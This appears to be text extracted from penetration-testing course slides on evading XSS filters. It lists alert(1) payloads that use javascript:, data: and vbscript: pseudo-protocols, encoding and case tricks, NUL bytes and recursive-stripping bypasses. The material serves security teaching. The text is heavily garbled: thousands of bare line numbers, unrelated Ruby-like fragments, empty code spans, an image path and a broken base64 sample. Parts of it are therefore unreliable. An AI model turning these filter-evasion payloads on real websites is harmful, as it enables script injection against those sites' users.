Note: javascript: is not needed on event handlers; so, we should avoid using it. Since the pseudo-protocol is often introduced within a string, we can use all the variations seen before.

Let's check out some examples.

```
38 @observe @control @candidate @evaluate @freeze
39 @observe @control @candidate @evaluate @freeze
40 @observe @control @candidate @evaluate @freeze
41 @observe @control @candidate @evaluate @freeze
42 @observe @control @candidate @evaluate @freeze
43 @observe @control @candidate @evaluate @freeze
44 @observe @control @candidate @evaluate @freeze
45 @observe @control @candidate @evaluate @freeze
46 @observe @control @candidate @evaluate @freeze
47 @observe @control @candidate @evaluate @freeze
48 @observe @control @candidate @evaluate @freeze
49 @observe @control @candidate @evaluate @freeze
50 @observe @control @candidate @evaluate @freeze
51 @observe @control @candidate @evaluate @freeze
52 @observe @control @candidate @evaluate @freeze
53 @observe @control @candidate @evaluate @freeze
54 @observe @control @candidate @evaluate @freeze
55 @observe @control @candidate @evaluate @freeze
56 @observe @control @candidate @evaluate @freeze
57 @observe @control @candidate @evaluate @freeze
58 @observe @control @candidate @evaluate @freeze
59 @observe @control @candidate @evaluate @freeze
60 @observe @control @candidate @evaluate @freeze
61 @observe @control @candidate @evaluate @freeze
62 @observe @control @candidate @evaluate @freeze
63 @observe @control @candidate @evaluate @freeze
64 @observe @control @candidate @evaluate @freeze
65 @observe @control @candidate @evaluate @freeze
66 @observe @control @candidate @evaluate @freeze
67 @observe @control @candidate @evaluate @freeze
68 @observe @control @candidate @evaluate @freeze
69 @observe @control @candidate @evaluate @freeze
70 @observe @control @candidate @evaluate @freeze
71 @observe @control @candidate @evaluate @freeze
72 @observe @control @candidate @evaluate @freeze
73 @observe @control @candidate @evaluate @freeze
74 @observe @control @candidate @evaluate @freeze
75 @observe @control @candidate @evaluate @freeze
76 @observe @control @candidate @evaluate @freeze
77 @observe @control @candidate @evaluate @freeze
78 @observe @control @candidate @evaluate @freeze
79 @observe @control @candidate @evaluate @freeze
80 @observe @control @candidate @evaluate @freeze
81 @observe @control @candidate @evaluate @freeze
82 @observe @control @candidate @evaluate @freeze
83 @observe @control @candidate @evaluate @freeze
84 @observe @control @candidate @evaluate @freeze
85 @observe @control @candidate @evaluate @freeze
86 @observe @control @candidate @evaluate @freeze
87 @observe @control @candidate @evaluate @freeze
88 @observe @control @candidate @evaluate @freeze
89 @observe @control @candidate @evaluate @freeze
90 @observe @control @candidate @evaluate @freeze
91 @observe @control @candidate @evaluate @freeze
92 @observe @control @candidate @evaluate @freeze
93 @observe @control @candidate @evaluate @freeze
94 @observe @control @candidate @evaluate @freeze
95 @observe @control @candidate @evaluate @freeze
96 @observe @control @candidate @evaluate @freeze
97 @observe @control @candidate @evaluate @freeze
98 @observe @control @candidate @evaluate @freeze
99 @observe @control @candidate @evaluate @freeze
100 @observe @control @candidate @evaluate @freeze
```



4.2.2.4 Pseudo-protocols

`<object data="javascript:alert(1)">`

Blocked!!

`<object data="JaVaScRiPt:alert(1)">`

`<object data="javascript:alert(1)">`

`<object data="javas
script:alert(1)">`

`<object data="javascript:alert(1)">`

`<object data="javascript:alert(1)">`

`<object data="javascript:alert(1)">`

`<object
data="javascript:alert(1)">`

```
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```


4.2.2.4.1 Pseudo-protocols > data:

The **data** URI scheme allows for the inclusion of **small** data items served with different media types. This is the structure form:

data:[<mediatype>][;base64],<data>

The media type that mainly interests us is **text/html**, and the **base64** indicator, which allows us to encode our data. Let's see some implementations.

4.2.2.4.1 Pseudo-protocols > data:

`<object data="javascript:alert(1)">`

Blocked!!

If javascript: is blocked:

`<object data="data:text/html,<script>alert(1)</script>">`

`<object data="data:text/html;base64,PHNjcm1wdD5hbGVydCgxdW90PjE=">`

Base64 encoded

4.2.2.4.1 Pseudo-protocols > data:

`<embed code="data:text/html,<script>alert(1)</script>">`

← Blocked!!

If data: is blocked:

`<embed code="DaTa:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

etc..

4.2.2.4.2 Pseudo-protocols > vbscript:

The **vbscript** pseudo-protocol is not so common since it can only be used on Internet Explorer.

From the IE11 in Edge mode, **VBScript is no longer supported** for the Internet zone. Let's check out some scenarios.

4.2.2.4.2 Pseudo-protocols > vbscript:

To invoke VBScript, we may use **vbscript:**, as well as **vbs:**

`` ← Works till IE8

`` ← Works till IE8

`` ← Works till IE Edge

`` ← Works till IE Edge

4.2.2.4.2 Pseudo-protocols > vbscript:

Unlike JavaScript, till version 8 the code is case insensitive. This is very useful when the application transforms the input.

```
<img src=a onErRor="vBsCriPt:ALeRt(4)"/>
```

4.2.2.4.2 Pseudo-protocols > vbscript:

```
<img src=x onerror="vbscript:alert(1)"/>
```

Blocked!!

If the **vbscript:** is blocked, we could use the usual encoding techniques:

```
<img src=x onerror="vbscript&#x003A;alert(1)">
```

```
<img src=x onerror="vb&#x63;cript:alert(1)">
```

etc...

4.2.2.4.2 Pseudo-protocols > vbscript:

``

Blocked!!

But do not forget that IE is NUL bytes friend!!

``

↑
NULL

↑
NULL


↑
NULL

4.2.2.4.2 Pseudo-protocols > vbscript:

An old feature that Microsoft provided was the **Script Encoder tool**. This feature allows us to obfuscate VBScript and JScript code, and was originally designed to prevent users from inspecting client-side script code.

The command-line utility (**srcenc**) is only available in older versions of Windows. Online there are some tools for this purpose; for example, **Scripts Encryptor**.

4.2.2.4.2 Pseudo-protocols > vbscript:



``

``

`<script language="VBScript.Encode">#@~^CAAAAA=C^+.D`8#mgIAAA=~#~@</script>`

Works till IE8

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

WAPT

Bypassing Sanitization



4.3 Bypassing Sanitization

Often, security mechanisms choose to sanitize potential XSS vectors instead of blocking the entire request. These are probably the most common filters we may encounter during our tests.

For example, the most common is to *HTML-encode* some key characters, such as `<` (`<`), `>` (`>`), etc. This is not always enough and depends in which point of the page the untrusted data is injected.

4.3.1 String Manipulations

In some situations, a filter may manipulate your vector by removing malicious keywords. For example, removing the `<script>` tags.

A common mistake with this behavior is that the rule removes only the first instance of the matched expression.

4.3.1.1 Removing HTML Tags

For example, `<script>alert(1)</script>` is correctly sanitized to `alert(1)`, but since the check is not performed recursively:

`<scr<script>ipt>alert(1)</script>`

This could be a bypass!

4.3.1.1 Removing HTML Tags

Additionally, if the filter performs recursive checks, you should always inspect whether it is still exploitable. Maybe changing the order of injected strings may work in your favor.

Let's see an example.

```
28 def @context the experiment's context
29 end
30 def @observations the observations
31 end
32 def @control the control
33 end
34 def @candidates the candidates
35 end
36 def @evaluate_candidates
37 end
38 def @freeze
39 end
40 def @context the experiment's context
41 def context
42   experiment.context
43 end
44 def @experiment_name the name of the experiment
45 def experiment_name
46   experiment.name
47 end
48 def @match the result a match between all
49 def match
50   %<script>result: 11
51 end
```

4.3.1.1 Removing HTML Tags

It may be possible that recursive checks are in sequence. They start with the `<script>` tag, then the next one and so on, without restarting again from the first to check if there are no more malicious strings.

The following vector could be a bypass:

```
<scr<iframe>ipt>alert(1)</script>
```

4.3.1.1 Removing HTML Tags

Of course, if we already know or are able to guess the sequence, then we could create more complex vectors and maybe use several character encodings, as we have seen in **[Bypassing Blacklisting Filters](#)** section.

It all depends on the filter that we are facing.

4.3.1.2 Escaping Quotes

It is both a matter of HTML Tags and often, the injection points are inside quoted strings. Commonly, filters place the backslash character (\) before quotes to escape that kind of character.

It is also required to escape the backslash to avoid bypasses. For example, let us suppose we can control the value **randomkey** in the following code, but the quotes are escaped:

```
<script>  
  var key = 'randomkey';  
</script>
```

4.3.1.2 Escaping Quotes

Instead of `randomkey`, if we inject `randomkey\' alert(1); //` then we have a bypass.

Escape the apostrophe

This is because the application will escape the apostrophe transforming our input in `randomkey\\\' alert(1); //`.

Escape the backslash

But this will escape only the backslash, allowing us to terminate the string and inject the `alert` code.

4.3.1.2 Escaping Quotes

One of useful Javascript methods is `String.fromCharCode()`.

It allows us to generate strings starting from a sequence of Unicode values.

`String.fromCharCode(120, 115, 9416)`

U+0078 (N° 120)
LATIN SMALL LETTER X

X

U+0073 (N° 115)
LATIN SMALL LETTER S

S

U+24C8 (N° 9416)
CIRCLED LATIN
CAPITAL LETTER S

S

4.3.1.2 Escaping Quotes

Also, don't forget:

Spaces allowed here

```
/your string/.source
```

NO Spaces allowed with Base36

```
43804..toString(36)
```

4.3.1.2 Escaping Quotes

We could also play with the `unescape` method to escape a string generated. For example, we could escape a string with `.source` technique.

```
unescape(/%78%u0073%73/ .source)
```

Even if this feature has been deprecated, many browsers still support it.

4.3.1.2 Escaping Quotes

In addition to this, there are `decodeURI` and `decodeURIComponent` methods. In this case, characters needs to be URL-encoded to avoid **URI malformed** errors.

```
decodeURI(/alert(%22xss%22)/.source)
```

```
decodeURIComponent(/alert(%22xss%22)/.source)
```

4.3.1.2 Escaping Quotes

These methods could be useful if you can inject into a script or event handler, but you cannot use quotation marks because they are properly escaped.

Of course, do not forget that each of them will return a string, so you need an execution sink to trigger the code (IE: **eval**).

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
